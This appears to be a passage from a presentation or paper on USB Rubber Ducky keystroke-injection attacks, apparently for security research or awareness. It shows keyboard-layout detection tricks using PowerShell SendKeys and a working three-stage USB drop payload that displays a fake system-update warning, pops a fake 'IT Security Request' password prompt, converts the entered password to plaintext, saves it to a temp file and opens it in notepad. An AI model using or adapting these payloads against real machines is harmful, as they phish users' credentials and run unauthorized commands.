
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```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# invoke SendWait static method of SendKeys class
# $s is the string to be injected into message loop
[System.Windows.Forms.SendKeys]::SendWait($s);
```

# Received Message Stored on Rubber Ducky SD Card

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# CAPS Lock Trap to Detect an Active User

- during logon, etc.

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# Reflexive Keyboard Mapping *Detection* **US**

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```
GUI r
DELAY 200
STRINGLN cmd
DELAY 250
STRING echo IT update & powershell -command
SPACE
STRING Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait("\%
{SCROLLLOCK}\")
ENTER
DELAY 250
STRINGLN exit
REM test the result and apply next test if negative
REM ...
```

# US Keyboard Mapping Test Response in US and CZ Environments

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```
C:\Users\rflab>echo IT update & powershell -command Add-Type -A  
System.Windows.Forms; [System.Windows.Forms.SendKeys]::SendWait("\%{SCROLLLOCK}\")  
IT update
```

SCRLOCK

```
C:\Users\rflab>
```



```
C:\Users\rflab>echo IT update 7 powershell =command Add=Type =A  
System.Windows.FormsúSystem.Windows.Forms.SendKeys) ""SendWait9"!5/SCROLLLOCK(!0  
IT update 7 powershell =command Add=Type =A  
System.Windows.FormsúSystem.Windows.Forms.SendKeys) ""SendWait9"!5/SCROLLLOCK(!0
```

```
C:\Users\rflab>
```

none

# USB Drop Attack Vector: Phishing-style Interaction

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## REM Stage 1 - Bait the user attention

```
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
REM Use kind blocker in case of a wrong keyboard layout
STRINGLN echo checkus & powershell & exit
DELAY 350

STRING &
STRING Add-Type -A @('PresentationFramework', 'System.Windows.Forms');
STRING [System.Windows.MessageBox]::Show('System updates for this medium.', 'RBCZ Disk
Detected', 'OK', 'Warning');
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
REM Minimize the background PS window, only the dialog shall remain visible
DELAY 350
GUI DOWNARROW

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```

## REM Stage 2 - Scam user's password and save it to a local file

```
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
STRINGLN powershell & exit
DELAY 350

STRING $user_update_7b23={
STRING Add-Type -A System.Windows.Forms;
STRING $a=$Host.UI.PromptForCredential("IT Security Request", "Please enter your
password to finish this update.", $env:username, "");
STRING $b=[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a.Password);
STRING $p=[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($b);
STRING $f="$env:Tmp\3e41f376.txt";
STRING New-Item $f -ItemType File -Value ($a.UserName + " : $p") -Force;
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
STRINGLN Clear-Host
STRINGLN &$user_update_7b23

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```

**REM Stage 3 - Open notepad with the user name and password and zoom it**

GUI r

DELAY 350

REM carefully with one-liners

REM STRINGLN notepad %TMP%\3e41f376.txt

STRINGLN **notepad**

DELAY 1000

CTRL 0

DELAY 250

CTRL o

DELAY 550

STRING **%TMP%\**

DELAY 250

STRING **3e41f376.txt**

ENTER

DELAY 550

HOLD CONTROL =

DELAY 2100

